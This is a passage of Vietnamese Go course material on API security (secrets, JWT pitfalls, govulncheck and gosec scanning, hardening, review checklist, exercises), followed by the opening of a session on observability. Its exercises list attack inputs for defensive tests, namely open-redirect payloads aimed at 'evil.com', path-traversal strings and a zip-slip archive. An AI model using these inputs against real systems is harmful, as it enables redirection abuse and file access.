XSS (*Cross-Site Scripting*): kẻ tấn công chèn mã JavaScript chạy trong trang của bạn, đọc được mọi thứ người dùng thấy và làm mọi thứ người dùng làm. Với API JSON thuần, rủi ro nằm ở (a) **trình duyệt diễn giải JSON như HTML** (thiếu `Content-Type: application/json` và `X-Content-Type-Options: nosniff`, Buổi 26), (b) mọi nơi bạn sinh **HTML** (email, trang quản trị) mà không thoát: dùng `html/template` (tự thoát theo ngữ cảnh, Buổi 25), (c) frontend render chuỗi từ API bằng `innerHTML`. **Chính sách CSP** (`Content-Security-Policy`) là lớp phòng thủ thêm: với API, `default-src 'none'`; với trang web, danh sách nguồn script/ảnh/kết nối nghiêm ngặt, tránh `unsafe-inline`. **Clickjacking** (trang khác nhúng site bạn trong `<iframe>` ẩn để lừa bấm): `Content-Security-Policy: frame-ancestors 'none'` (hoặc `X-Frame-Options: DENY`).

4. Xác thực: những cạm bẫy còn lại (tổng hợp)

Phần lớn đã nằm ở Buổi 29; đây là danh sách rà soát gom lại (nhất là các lỗi JWT):

- **JWT**: ép thuật toán (`WithValidMethods`), bắt buộc `exp`, kiểm tra `iss`/`aud`, khóa HS256 dài ≥ 32 byte ngẫu nhiên, **không** cho phép `alg=none`, **không** nhét dữ liệu nhạy cảm vào payload (nó chỉ được mã hóa base64), access token ngắn hạn (≤ 15 phút). Đừng dùng JWT làm *session phía server giả dạng* nếu bạn cần thu hồi tức thời.
- **Session fixation**: sau khi đăng nhập thành công **phát hành session/refresh token mới** (đừng giữ ID phiên có từ trước khi đăng nhập).
- **Brute force và credential stuffing**: giới hạn tần suất theo IP *và* theo tài khoản, độ trễ tăng dần, khóa tạm; kiểm tra mật khẩu với danh sách mật khẩu đã lộ; thông báo người dùng khi đăng nhập từ thiết bị lạ.
- **Quên mật khẩu**: token ngẫu nhiên (`crypto/rand`) dùng một lần, lưu **hash**, hết hạn ngắn, thu hồi mọi phiên sau khi đổi; phản hồi giống nhau dù email có tồn tại hay không; giới hạn tần suất.
- **Liệt kê người dùng** (*user enumeration*): cùng thông điệp, cùng mã, cùng thời gian cho mọi nhánh lỗi của đăng nhập/đăng ký/quên mật khẩu.
- **MFA**: TOTP hoặc WebAuthn cho tài khoản đặc quyền (admin) tối thiểu; không dùng SMS làm yếu tố duy nhất cho thao tác nhạy cảm.
- **OAuth2/OIDC**: dùng luồng *Authorization Code + PKCE*; kiểm tra `state` và `nonce`; kiểm tra `redirect_uri` khớp chính xác; không tự viết giao thức.
- **API key** của đối tác: băm trước khi lưu, tiền tố hiển thị được (`sk_live_ab12…`), phạm vi quyền nhỏ, xoay vòng, thu hồi tức thời, giới hạn theo khóa.

5. Quản lý bí mật

Bí mật là mọi giá trị mà ai nắm được thì làm được điều không nên: khóa ký JWT, mật khẩu DB, khóa API bên thứ ba, khóa mã hóa, chứng chỉ riêng. Nguyên tắc:

1. **Không bao giờ nằm trong mã nguồn hay lịch sử git.** Một khi commit (kể cả đã xóa ở commit sau), phải coi là **đã lộ** và **xoay khóa**. Quét tự động: **gitleaks** hoặc **trufflehog** ở pre-commit và CI; bật *push protection* của GitHub.

2. **Không nằm trong ảnh Docker.** `ENV SECRET=...` hay `COPY .env` trong Dockerfile ghi bí mật vào lớp ảnh; ai kéo ảnh về đều đọc được qua `docker history`/`inspect`. Bí mật được tiêm lúc chạy (biến môi trường, tệp gắn volume), không lúc build (Buổi 43). Với build cần bí mật (kho riêng), dùng `--mount=type=secret` của BuildKit.
3. **Tiêm lúc chạy từ kho bí mật**: Kubernetes `Secret` (lưu ý: chỉ là base64, *không mã hóa* trừ khi bật mã hóa ở etcd), tốt hơn là **trình quản lý bí mật** (HashiCorp Vault, AWS Secrets Manager, GCP Secret Manager) cộng bộ đồng bộ (External Secrets Operator), hoặc bí mật mã hóa trong git (**SOPS**, **Sealed Secrets**) cho GitOps (Buổi 48). Ưu điểm: kiểm toán truy cập, xoay vòng, thu hồi, quyền chi tiết.
4. **Phân tách theo môi trường**: bí mật production không bao giờ dùng ở dev/staging; mỗi môi trường khóa riêng; nhà phát triển không cần quyền đọc bí mật production.
5. **Có kế hoạch xoay vòng**: khóa JWT hỗ trợ nhiều khóa (`kid`) để xoay không gián đoạn; mật khẩu DB đổi được không cần dừng dịch vụ; biết *chính xác* bí mật nào dùng ở đâu để thu hồi trong vài phút khi lộ.
6. **Không in ra**: kiểu `Secret` che giá trị (Buổi 27); không log thân request đăng nhập; scrub header `Authorization` và `Cookie` ở lớp log/trace; thông báo lỗi không chứa chuỗi kết nối.
7. **Đặc quyền DB tối thiểu**: ba vai trò: `shopgo_migrator` (DDL), `shopgo_app` (DML trên bảng ứng dụng, không DDL, không superuser), `shopgo_readonly` (báo cáo). Rò rỉ khóa của `shopgo_app` không cho phép `DROP TABLE`.

6. Chuỗi cung ứng phần mềm

Ứng dụng của bạn chứa hàng trăm gói mã của người khác, cộng thư viện chuẩn và trình biên dịch Go; một lỗ hổng ở bất kỳ thành phần nào đều là lỗ hổng của bạn. Ba công cụ chuẩn của hệ sinh thái Go, chạy ngay trên bản tham chiếu ShopGo của giáo trình này:

`govulncheck` (của đội Go) so sánh **các hàm bạn thực sự gọi** với cơ sở dữ liệu lỗ hổng chính thức, nên báo ít cảnh báo giả hơn các công cụ chỉ so khớp phiên bản. Chạy mà không cần cài toàn cục:

```
go run golang.org/x/vuln/cmd/govulncheck@latest ./...
```

Kết quả thật trên ShopGo (dùng Go 1.27.1 và `quic-go` v0.59.0 do Gin kéo vào), rút gọn mỗi lỗ hổng một dòng:

```
Vulnerability #1: GO-2026-6617 | Found in: net/http/internal/http2@go1.27.1 | Fixed in:
net/http/internal/http2@go1.27.2
Vulnerability #2: GO-2026-6613 | Found in: net/http@go1.27.1 | Fixed in: net/http@go1.27.2
Vulnerability #3: GO-2026-6612 | Found in: net/http/internal/http2@go1.27.1 | Fixed in:
net/http/internal/http2@go1.27.2
Vulnerability #4: GO-2026-6611 | Found in: net/http/internal/http2@go1.27.1 | Fixed in:
net/http/internal/http2@go1.27.2
Vulnerability #5: GO-2026-6607 | Found in: crypto/tls@go1.27.1 | Fixed in: crypto/tls@go1.27.2
Vulnerability #6: GO-2026-6603 | Found in: net/http/internal/http2@go1.27.1 | Fixed in:
net/http/internal/http2@go1.27.2
Vulnerability #7: GO-2026-5676 | Found in: github.com/quic-go/quic-go@v0.59.0 | Fixed in: github.com/quic-
go/quic-go@v0.59.1
Your code is affected by 7 vulnerabilities from 1 module and the Go standard library.
```

Đọc kết quả: sáu lỗ hổng nằm trong **thư viện chuẩn** (HTTP/2, `net/http`, `crypto/tls`) của chính bản Go 1.27.1 đang dùng; cách sửa là **nâng bản vá của Go** (1.27.2), không phải sửa mã của bạn. Lỗ hổng thứ bảy ở module `quic-go` (HTTP/3, đi cùng Gin) nên phải nâng module. `govulncheck` còn in **đường gọi** từ mã của bạn tới hàm có lỗi (ví dụ `api.run → http.Server.ListenAndServe → http2.Server.ServeConn`), nhờ đó bạn biết lỗ hổng có thực sự tới được hay không. Sửa:

```
go get github.com/quic-go/quic-go@v0.59.1          # nâng module có lỗi
GOTOOLCHAIN=go1.27.2 go run golang.org/x/vuln/cmd/govulncheck@latest ./...   # kiểm tra lại với toolchain đã vá
```

```
Your code is affected by 0 vulnerabilities.
This scan also found 0 vulnerabilities in packages you import and 1
vulnerability in modules you require, but your code doesn't appear to call these
vulnerabilities.
```

Từ `0 lỗ hổng ảnh hưởng` còn một lỗ hổng "trong module bạn yêu cầu nhưng mã của bạn không gọi", `govulncheck` không coi là rủi ro hiện tại nhưng bạn vẫn nên theo dõi. Trong ứng dụng thật, **khai báo phiên bản toolchain** trong `go.mod` (`toolchain go1.27.2`) và ảnh Docker build cũng dùng bản vá đó (Buổi 43), vì bản Go "cũ" nằm sẵn trong ảnh nền là nguồn lỗ hổng bị bỏ quên.

`gosec` là bộ phân tích tĩnh tìm mẫu mã nguy hiểm (nối chuỗi vào SQL, `math/rand` cho bí mật, thiếu timeout HTTP, quyền tệp quá rộng, thuật toán băm yếu, bỏ qua lỗi):

```
go run github.com/securego/gosec/v2/cmd/gosec@latest ./...
```

```
Summary:
  Gosec  : dev
  Files  : 16
  Lines  : 2245
  Nosec  : 0
  Issues : 0
```

Bản tham chiếu ShopGo sạch (16 tệp, 2.245 dòng, 0 vấn đề). Nhớ rằng `gosec` là lưới lọc rẻ chứ không phải bằng chứng an toàn: nó **không bắt được** lỗi logic như BOLA hay đua tranh nghiệp vụ (mục 3.2); những lỗi đó chỉ lộ ra bằng test có chủ đích. Cũng có `golangci-lint` gom `gosec` cùng các bộ kiểm tra khác (Buổi 42).

Các biện pháp chuỗi cung ứng khác:

- **Phụ thuộc có kỷ luật**: `go.sum` được commit; `go mod verify` (kiểm tra băm module trong cache); CI chạy với `-mod=readonly` để không ngầm sửa `go.mod`; tránh gói ít người dùng, bỏ rơi, hoặc có tên giống gói nổi tiếng (*typosquatting*); xem xét nhu cầu mỗi phụ thuộc mới (mỗi thư viện là một bề mặt tấn công).
- **Cập nhật tự động**: **Dependabot** hoặc **Renovate** mở PR nâng phiên bản định kỳ; test tự động quyết định merge. Lỗ hổng được công bố hằng tuần; không cập nhật = nợ bảo mật tăng dần.
- **Ảnh container**: nền tối giản (distroless, `scratch`, `alpine`); quét bằng **Trivy** hoặc **Grype** trong CI; chạy non-root; không có shell nếu không cần (Buổi 43).
- **SBOM** (*Software Bill of Materials*): danh mục thành phần (CycloneDX/SPDX, tạo bằng `syft` hoặc `go version -m` + công cụ) để khi có lỗ hổng mới bạn biết ngay dịch vụ nào bị ảnh hưởng.
- **Build có thể kiểm chứng**: `go build -trimpath`, ký ảnh (cosign), chứng thực nguồn gốc (SLSA) cho tổ chức lớn.
- **Mã sinh/ngoài kho**: `go generate`/`go run pkg@version` luôn ghim phiên bản (không `@latest` trong CI) để build lặp lại được.

7. Hạ tầng và chống từ chối dịch vụ

- **Mạng**: CSDL, Redis, hàng đợi **không bao giờ** có địa chỉ công khai; chỉ cổng 443 của lớp cạnh (load balancer/Ingress) ra Internet; nhóm bảo mật/NetworkPolicy chỉ cho phép luồng cần thiết; dịch vụ nội bộ vẫn xác thực lẫn nhau (mTLS) theo nguyên tắc *zero trust*.

- **TLS**: tối thiểu TLS 1.2 (ưu tiên 1.3), chứng chỉ tự động gia hạn (Let's Encrypt), HSTS, không hỗ trợ bộ mã yếu; Go mặc định đã an toàn, đừng tự hạ cấu hình.
- **Container/Kubernetes**: non-root, `readOnlyRootFilesystem`, bỏ mọi `capabilities`, giới hạn CPU/bộ nhớ, `seccomp`, không gắn `docker.sock`, không `privileged` (Buổi 43, 47).
- **Chống DoS tầng ứng dụng**: giới hạn kích thước thân (`MaxBytesReader`), số phần tử mảng (`binding:"max=50,dive"`), độ sâu JSON, kích thước và số lượng tệp upload, `limit` tối đa, thời gian xử lý (timeout), tần suất (rate limit), kích thước phản hồi; tắt trùng lặp truy vấn tốn kém (cache, singleflight); **nén bom** (giải nén có giới hạn kích thước đầu ra); đọc có giới hạn từ nguồn ngoài. Regex của Go dùng RE2 (**thời gian tuyến tính, không có ReDoS**), nhưng thư viện bên thứ ba có thể dùng backtracking.
- **Cô lập tài nguyên**: một khách hàng/tính năng nặng không được làm đói cả hệ thống (bulkhead, Buổi 39): pool và hàng đợi riêng cho việc nặng.
- **Cấu hình mặc định an toàn**: tắt `gin.Debug`, tắt trang debug/pprof ở cổng công khai (`/debug/pprof` chỉ ở cổng nội bộ), tắt reflection gRPC, tắt Swagger UI ở production nếu không công khai.

8. Ghi nhật ký, giám sát và ứng phó sự cố

- **Nhật ký kiểm toán** (khác log kỹ thuật): ai (user, IP, thiết bị), làm gì (hành động), trên cái gì (tài nguyên), khi nào, kết quả. Ghi các sự kiện nhạy cảm: đăng nhập thành công/thất bại, đổi mật khẩu/email/vai trò, truy cập dữ liệu nhạy cảm, thao tác quản trị, xuất dữ liệu. Lưu **chỉ-thêm** (không sửa/xóa được), tách khỏi ứng dụng.
- **Cảnh báo** theo mẫu bất thường: tăng đột biến `401`/`403`/`429`; một IP thử nhiều tài khoản; đăng nhập admin từ quốc gia lạ; truy cập tuần tự `id` (quét BOLA); tăng lỗi `5xx` sau triển khai.
- **Không log bí mật** (mục 5) và dữ liệu cá nhân thừa; log là một nơi rò rỉ phổ biến.
- **Quy trình ứng phó**: phát hiện → **khoanh vùng** (thu hồi khóa/token, chặn IP, cô lập dịch vụ) → loại bỏ nguyên nhân → khôi phục → rút kinh nghiệm không đổ lỗi (post-mortem). Chuẩn bị *trước*: danh sách bí mật cần xoay, người liên lạc, kênh thông báo, quyền cần thiết. Có thể có **nghĩa vụ pháp lý** thông báo vi phạm dữ liệu (thường trong 72 giờ ở nhiều khu vực).
- **Công bố lỗ hổng có trách nhiệm**: đặt `/.well-known/security.txt` (liên hệ bảo mật), chương trình thưởng lỗ hổng nếu phù hợp, và cam kết xử lý.

9. Danh sách kiểm tra rà soát bảo mật một endpoint

Dùng khi review PR: mỗi dòng trả lời "có" hoặc "không áp dụng, vì ...".

Hạng mục	Câu hỏi
Xác thực	Route nằm trong nhóm có `RequireAuth`? Token ép thuật toán, `exp`, `iss/aud`?
Phân quyền chức năng	Có `RequireRole` đúng? Test chứng minh khách thường nhận `403`?
Phân quyền đối tượng	Chủ sở hữu/tenant nằm trong **câu SQL**? Người khác nhận `404`? Có test BOLA?
Đầu vào	DTO riêng? Chặn trường lạ? Giới hạn kích thước/số phần tử/độ dài? Tham số hóa SQL; `ORDER BY` từ danh sách trắng?
Đầu ra	DTO riêng cho phản hồi? Không lộ cột nhạy cảm, lỗi hạ tầng, stack trace? Khuôn lỗi thống nhất?
Tài nguyên	Phân trang, `limit` tối đa, timeout, rate limit? Không N+1, không thao tác vô hạn?
Logic nghiệp vụ	Bất biến có giới hạn nằm trong câu lệnh nguyên tử / ràng buộc DB? Đã nghĩ tới lặp lại, song song, thứ tự bất thường? Idempotency cho thao tác tạo?

Hạng mục	Câu hỏi
Gọi ra ngoài	URL từ người dùng? Chống SSRF? Timeout? Không theo redirect bừa bãi? Xác minh chữ ký webhook?
Bí mật & log	Không có bí mật trong mã/log/phản hồi? Có nhật ký kiểm toán cho hành động nhạy cảm?
Trình duyệt	Nếu dùng cookie: `HttpOnly/Secure/SameSite` + CSRF? CORS danh sách trắng? Header bảo mật?
Phụ thuộc	Thư viện mới có cần thiết, được duy trì, `govulncheck` sạch?
Kiểm thử	Có test cho đường bị từ chối (401/403/404/422), không chỉ đường thành công?

10. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Chỉ kiểm tra bảo mật ở cuối dự án**, hoặc dựa hoàn toàn vào công cụ quét (bỏ sót mọi lỗi logic).
2. **Kiểm tra quyền chỉ ở giao diện**, hoặc chỉ ở một lớp (không phòng thủ nhiều lớp).
3. **BOLA/BFLA/mass assignment**: tin `id`, `role`, `tenant_id` do client gửi; trả struct DB thô.
4. `filepath.Join` **+ đầu vào người dùng** để đọc tệp (path traversal); giải nén không kiểm tra tên (zip slip). Dùng `os.Root`.
5. `math/rand` **cho token, mã đặt lại mật khẩu, khóa**; so sánh bí mật bằng `==` (không thời gian không đổi).
6. **Chuyển hướng theo** `next` **từ client**; **gọi URL do người dùng nhập** mà không chống SSRF (kiểm tra IP tại lúc kết nối).
7. **Kiểm tra rồi ghi tách rời** cho giới hạn nghiệp vụ (mã giảm giá, tồn kho, số dư, "mỗi người một lần").
8. **Dùng cookie xác thực mà không có** `SameSite`, `Origin` **check, token CSRF**; endpoint `GET` đổi trạng thái.
9. **Bí mật trong git / ảnh Docker / log / thông báo lỗi**; một khóa dùng cho mọi môi trường; không có kế hoạch xoay.
10. **Không chạy** `govulncheck`, hoặc chạy nhưng không nâng bản vá Go/phụ thuộc; ảnh nền cũ không được cập nhật.
11. **Redis/DB/hàng đợi/pprof/Swagger/reflection mở ra Internet**; không có TLS giữa các dịch vụ.
12. **Debug bật ở production**; CORS `*`; header bảo mật thiếu; lỗi chi tiết trả cho client.
13. **Không giới hạn tài nguyên** (kích thước, số phần tử, tần suất, thời gian): một yêu cầu rẻ tiền gây chi phí đắt.
14. **Không có nhật ký kiểm toán / cảnh báo bất thường**; phát hiện vi phạm sau nhiều tháng bởi bên thứ ba.
15. **Không có kế hoạch ứng phó sự cố** và danh sách bí mật cần xoay; mất hàng giờ lúc khẩn cấp để tìm xem khóa nằm ở đâu.

11. Góc nhìn thực chiến

Góc nhìn thực chiến

Báo cáo về các vụ rò rỉ dữ liệu API lớn có một điểm chung đáng sợ: **không có "hack" cầu kỳ nào cả**. Kẻ tấn công đăng nhập bằng tài khoản thường, đổi một con số trong URL (`/api/orders/1001` thành `/1002`), rồi lặp bằng vòng `for` cho đến khi tải xuống cả cơ sở dữ liệu. Lỗi nằm ở **một dòng kiểm tra sở hữu bị thiếu** mà mọi bài test chức năng đều qua. Vì thế, đội ngũ bảo mật tốt đầu tư vào ba thứ: (1) **bài test bảo mật chạy trong CI** (BOLA tự động trên mọi route, "mọi route riêng tư đều 401", test cách ly tenant, test chặn trường lạ), (2) **mặc định an toàn trong khung làm việc** của chính mình (bộ nhận `userID` bắt buộc trong repository, nhóm route mặc định có xác thực, DTO sinh từ OpenAPI) để làm đúng dễ hơn làm sai, và (3) **vòng phản hồi nhanh về phụ thuộc** (Dependabot + `govulncheck` mỗi PR, cập nhật bản vá Go trong vài ngày). Hãy nhớ: kẻ tấn công chỉ cần đúng một lần, bạn phải đúng mọi lần; do đó mục tiêu thực tế không phải "không thể bị tấn công" mà là *nâng chi phí tấn công, thu hẹp thiệt hại khi thất bại, và phát hiện sớm*.

12. Tóm tắt

Tóm tắt buổi học

- Nguyên tắc: **phòng thủ nhiều lớp**, **đặc quyền tối thiểu**, **từ chối theo mặc định**, không tin đầu vào, giữ đơn giản, giả định bị xâm nhập. Mô hình hóa đe dọa bằng **STRIDE** cho mỗi ranh giới tin cậy.
- **OWASP API Top 10**: BOLA, xác thực hỏng, phân quyền thuộc tính, tiêu thụ tài nguyên, BFLA, luồng nghiệp vụ nhạy cảm, SSRF, cấu hình sai, quản lý inventory, tiêu thụ API không an toàn; mỗi mục có biện pháp và test tương ứng trong ShopGo.
- Lỗ hổng Go thực tế đã tái hiện và vá: **path traversal → `os.Root`**; **open redirect → chỉ đường dẫn tương đối**; **ngẫu nhiên yếu → `crypto/rand`**; **lộ dữ liệu → DTO phản hồi**; **SSRF → kiểm tra IP tại lúc kết nối**; **đua tranh nghiệp vụ → một câu lệnh nguyên tử + UNIQUE**; **CSRF → SameSite + Origin/Sec-Fetch-Site + token HMAC gắn phiên**.
- **Bí mật**: ngoài git/ảnh/log, tiêm lúc chạy từ kho bí mật, xoay vòng được, tách môi trường, vai trò DB tối thiểu.
- **Chuỗi cung ứng**: `govulncheck` (trên ShopGo tìm ra 7 lỗ hổng, sáu cái ở thư viện chuẩn Go 1.27.1, sửa bằng Go 1.27.2 và nâng `quic-go`), `gosec`, Dependabot/Renovate, quét ảnh, SBOM, ghim phiên bản.
- Hạ tầng và vận hành: không phơi DB/Redis, TLS, container non-root, giới hạn tài nguyên mọi mặt, nhật ký kiểm toán, cảnh báo bất thường, kế hoạch ứng phó sự cố.
- Công cụ không thay thế **test có chủ đích** cho lỗi logic; đưa test bảo mật vào CI.

13. Bài tập

1. **[Cơ bản]** Chạy `govulncheck` và `gosec` trên dự án ShopGo của bạn (Dự án 3), ghi lại kết quả; sửa mọi lỗ hổng bằng cách nâng module hoặc toolchain; thêm hai bước này vào CI (script hoặc Makefile target `make security`). Giải thích bằng 3 câu vì sao `govulncheck` ít cảnh báo giả hơn việc so khớp phiên bản.
2. **[Cơ bản]** Viết bộ test cho `safeNext` với ít nhất 25 đầu vào tấn công (URL mã hóa phần trăm, `/%2f%2fevil.com`, `\\evil.com`, `/.evil.com`, tab/xuống dòng chèn giữa, Unicode đồng dạng, URL rất dài). Tìm ít nhất một đầu vào bạn nghĩ có thể lọt qua phiên bản của mục 3.1 và sửa.

3. **[Cơ bản]** Thêm test hồi quy "không lộ dữ liệu": serialize mọi kiểu phản hồi của ShopGo (duyệt bằng reflection hoặc danh sách) và khẳng định không chứa trường tên `password`, `hash`, `token`, `secret` (không phân biệt hoa/thường). Cố tình thêm `PasswordHash` vào một DTO để thấy test đỏ.
4. **[Trung bình]** Thay `ReadFile(filepath.Join(...))` trong chức năng tải tệp của bạn bằng `os.Root`; viết bộ test tấn công: `../`, `..\`, đường dẫn tuyệt đối, tên chứa NUL, symlink trỏ ra ngoài (trên Linux/WSL), tên dài, và **zip slip** với một tệp zip độc hại tự tạo bằng `archive/zip`. Chứng minh phiên bản cũ (`filepath.Join`) bị tấn công và phiên bản mới thì không.
5. **[Trung bình]** Hoàn thiện bộ chống SSRF bằng `net.Dialer.Control` (kiểm tra IP đích thật tại lúc kết nối) và `http.Client` không theo redirect; viết test với `httptest` server lắng nghe trên `127.0.0.1` để chứng minh yêu cầu bị chặn **trước khi** tới server (đếm số kết nối nhận được = 0), kể cả khi tên miền phân giải đổi từ IP công khai sang loopback giữa hai lần (giả lập resolver có trạng thái, DNS rebinding).
6. **[Trung bình]** Tìm và vá lỗi đua tranh nghiệp vụ trong ShopGo của bạn: liệt kê mọi nơi "kiểm tra rồi ghi" (tồn kho, mã giảm giá, hủy đơn, xoay refresh token, idempotency), viết bài test đồng thời (rào chắn như mục 3.2) làm đỏ từng nơi (nếu có), và sửa bằng câu lệnh nguyên tử hoặc ràng buộc. Báo cáo số nơi tìm được.
7. **[Nâng cao]** Mô hình hóa mối đe dọa **STRIDE** cho luồng "đặt hàng + thanh toán" của ShopGo: vẽ sơ đồ luồng dữ liệu (client → API → DB → cổng thanh toán → webhook), đánh dấu ranh giới tin cậy, lập bảng ≥ 18 mối đe dọa (3 mỗi nhóm STRIDE), biện pháp hiện có, rủi ro còn lại, và test chứng minh cho ≥ 8 mối đe dọa quan trọng nhất.
8. **[Nâng cao]** Dựng **pipeline bảo mật CI** hoàn chỉnh (GitHub Actions hoặc script): `gofmt`, `go vet`, `staticcheck`, `gosec`, `govulncheck`, `gitleaks` (quét bí mật, thử bằng cách cố ý commit một khóa AWS giả để thấy nó bị chặn), `trivy` quét ảnh Docker, và job phát hiện thay đổi OpenAPI/proto phá vỡ. Đặt quy tắc: PR thất bại nếu có lỗ hổng mức High đang bị gọi tới.
9. **[Thử thách]** Tổ chức **một buổi tấn công thử (red team) tự thân** vào ShopGo của bạn: trong 3 giờ, đóng vai kẻ tấn công với tài khoản khách thường và cố: đọc/sửa/xóa dữ liệu người khác, nâng quyền, làm hết kho miễn phí, dò email người dùng, làm sập dịch vụ bằng yêu cầu rẻ, đánh cắp token, SSRF. Ghi nhật ký từng thử nghiệm, kết quả, và biến mỗi lỗ hổng tìm được thành một **test tự động** + bản vá. Viết báo cáo ngắn theo mẫu: mô tả, tác động, cách tái hiện, mức độ nghiêm trọng, khuyến nghị.

Buổi 38 — Quan sát được: log, metrics, tracing, SLO

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Nâng cao – Chuyên gia · **Cần biết trước:** Buổi 15, 16, 26, 27, 32–36

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Phân biệt **giám sát** (monitoring) với **quan sát được** (observability) và dùng đúng ba trụ cột: **log, metrics, trace**, cùng các khung RED, USE, bốn tín hiệu vàng.
- Cài **log có cấu trúc** với `slog`, tương quan với trace bằng `trace_id`/`span_id`.
- Cài **metrics Prometheus** cho Gin (counter, gauge, histogram), tránh **bùng nổ cardinality**, chọn bucket hợp lý và hiểu sai số của phân vị.
- Cài **tracing OpenTelemetry**: span, thuộc tính, ghi lỗi, **lan truyền ngữ cảnh** qua HTTP (W3C `traceparent`) xuyên nhiều dịch vụ.
- Đặt **SLI/SLO**, tính **ngân sách lỗi** và thiết kế **cảnh báo theo tốc độ đốt** (multi-window, multi-burn-rate) để cảnh báo ít mà đúng.
- Ghép thành một chồng quan sát cho ShopGo (Prometheus, Grafana, Tempo/Jaeger, Loki) và biết điều tra sự cố bằng nó.

Không quan sát được = đang bay mù

Khi hệ thống phân tán gặp sự cố lúc 3 giờ sáng, câu hỏi không phải "mã có đúng không" mà là "**chuyện gì đang xảy ra, ở đâu, từ khi nào, ảnh hưởng ai?**". Nếu bạn chỉ có `fmt.Println` và đoán, thời gian phục hồi tính bằng giờ. Quan sát được phải được **thiết kế vào hệ thống từ đầu**, không gắn thêm sau sự cố đầu tiên: đo cái gì, gắn nhãn gì, cảnh báo khi nào, đều là quyết định thiết kế.

1. Quan sát được là gì

Giám sát (*monitoring*) trả lời những câu hỏi bạn đã biết trước ("CPU có quá 80% không?"). **Quan sát được (*observability*)** là khả năng trả lời những câu hỏi **bạn chưa nghĩ ra** từ dữ liệu hệ thống phát ra ("vì sao riêng khách hàng ở Đà Nẵng dùng Android 12 gặp lỗi thanh toán chiều nay?"). Nó dựa trên ba loại dữ liệu bổ sung nhau:

	Log	Metrics	Trace
Là gì	Bản ghi sự kiện rời rạc, có ngữ cảnh	Số đo tổng hợp theo thời gian	Hành trình của MỘT yêu cầu qua các thành phần
Trả lời	"Chuyện gì đã xảy ra ở lần này?"	"Có bao nhiêu / nhanh bao nhiêu / xu hướng?"	"Thời gian mất ở đâu? Dịch vụ nào lỗi?"
Chi phí	Cao khi nhiều (lưu trữ, tìm kiếm)	**Rẻ** (độ lớn không phụ thuộc lưu lượng)	Vừa–cao (thường lấy mẫu)
Độ chi tiết	Rất cao	Thấp (tổng hợp)	Cao cho từng yêu cầu
Hợp với	Điều tra chi tiết, kiểm toán	**Cảnh báo, dashboard, SLO**	Tìm điểm nghẽn, lỗi xuyên dịch vụ

Quy trình điều tra điển hình dùng cả ba: **metrics** báo "tỉ lệ lỗi `/orders` tăng từ 15:02" (phát hiện); **trace** của một yêu cầu lỗi cho thấy lời gọi sang cổng thanh toán mất 8 giây rồi hết hạn (khoanh vùng); **log** của span đó (cùng `trace_id`) nói rõ nguyên nhân "TLS handshake timeout" (nguyên nhân gốc). Mỗi loại dẫn sang loại kia bằng mã tương quan.

1.1. Các khung chọn "đo cái gì"

Không ai đo mọi thứ. Ba khung giúp chọn bộ số đo tối thiểu nhưng đủ:

- **Bốn tín hiệu vàng** (Google SRE) cho mọi dịch vụ: **độ trễ** (tách riêng lời gọi thành công và lỗi), **lưu lượng**, **lỗi**, **độ bão hòa** (tài nguyên đầy đến đâu).
- **RED** cho dịch vụ nhận yêu cầu (API): **R**ate (số yêu cầu/giây), **E**rrors (số hoặc tỉ lệ lỗi), **D**uration (phân phối độ trễ). *Cái người dùng cảm nhận.*
- **USE** cho tài nguyên (CPU, đĩa, pool kết nối, hàng đợi): **U**tilization (mức dùng), **S**aturation (mức hàng chờ/quá tải), **E**rrors. *Nguyên nhân bên dưới.*

Quy tắc kinh nghiệm: **cảnh báo theo triệu chứng** (RED, ảnh hưởng người dùng), **điều tra theo nguyên nhân** (USE, log, trace). Cảnh báo "CPU 85%" làm bạn thức giấc vì thứ có thể vô hại; cảnh báo "tỉ lệ lỗi đặt hàng 5%" thì đáng để thức.

2. Log có cấu trúc với slog

Log là hàng đầu tiên mọi người làm, nhưng dùng sai thì thành đống văn bản vô dụng. Nguyên tắc (nhiều đã áp dụng từ Buổi 26, 27):

1. **Có cấu trúc, không phải câu văn**: cặp khóa-giá trị (`slog.Info("đặt hàng", "order_id", 9, "total", 398000)`), JSON ở production để máy phân tích (Loki, Elasticsearch, CloudWatch). Thông điệp là một chuỗi *ổn định* ("đặt hàng thất bại"), dữ liệu biến thiên nằm ở thuộc tính (dễ nhóm, dễ lọc, dễ đếm).
2. **Mức log có nghĩa**: `DEBUG` (chi tiết cho nhà phát triển, tắt ở production), `INFO` (sự kiện bình thường quan trọng), `WARN` (bất thường nhưng vẫn phục vụ được: lỗi client 4xx, thử lại), `ERROR` (cần chú ý: mất yêu cầu, lỗi hạ tầng). Đừng log `ERROR` cho lỗi của người dùng (đánh thức người trực vì mật khẩu sai).
3. **Ngữ cảnh đi theo yêu cầu**: `request_id`, `user_id` (không phải email), `route`, và `trace_id`/`span_id`. Truyền `ctx` đến mọi hàm log (`log.InfoContext(ctx, ...)`) để handler tự gắn.
4. **Log một lần, ở nơi xử lý lỗi**: không log rồi lại `return err` cho tầng trên log nữa (cùng một lỗi xuất hiện 5 lần). Lỗi đi lên kèm ngữ cảnh (`%w`), được log đúng một lần ở ranh giới (`respondError`, Buổi 25).
5. **Không log bí mật và dữ liệu cá nhân** (mật khẩu, token, số thẻ, email đầy đủ): kiểu `Secret`/`LogValuer` (Buổi 27), danh sách trắng thuộc tính, scrub header.
6. **Quan tâm chi phí**: log phình rất nhanh (1.000 req/s × 2 dòng × 300 byte ≈ 50 GB/ngày). Hạ mức log những đường nóng, **lấy mẫu** log thành công, bỏ log `healthz`, đặt thời hạn lưu.

Điểm tạo khác biệt lớn nhất: **tự động gắn `trace_id` vào mọi dòng log**. Với `slog`, chỉ cần bọc `Handler` để đọc span từ `ctx` (chương trình ở mục 4 làm đúng việc này). Khi đó từ một dòng log lỗi bạn nhảy sang trace đầy đủ của yêu cầu đó, và ngược lại từ trace nhìn tất cả log của nó.

3. Metrics với Prometheus

3.1. Mô hình

Prometheus là hệ thống metrics phổ biến nhất trong hệ sinh thái cloud-native. Mô hình **kéo (*pull*)**: Prometheus định kỳ (mặc định mỗi 15–60 giây) gọi `GET /metrics` trên mỗi instance và lưu chuỗi thời gian.

Ứng dụng chỉ **hiển thị** số đo hiện tại bằng định dạng văn bản; việc lưu trữ, truy vấn (**PromQL**), cảnh báo (Alertmanager) và vẽ biểu đồ (Grafana) do hệ thống bên ngoài. Bốn loại metric:

Loại	Ý nghĩa	Ví dụ ShopGo
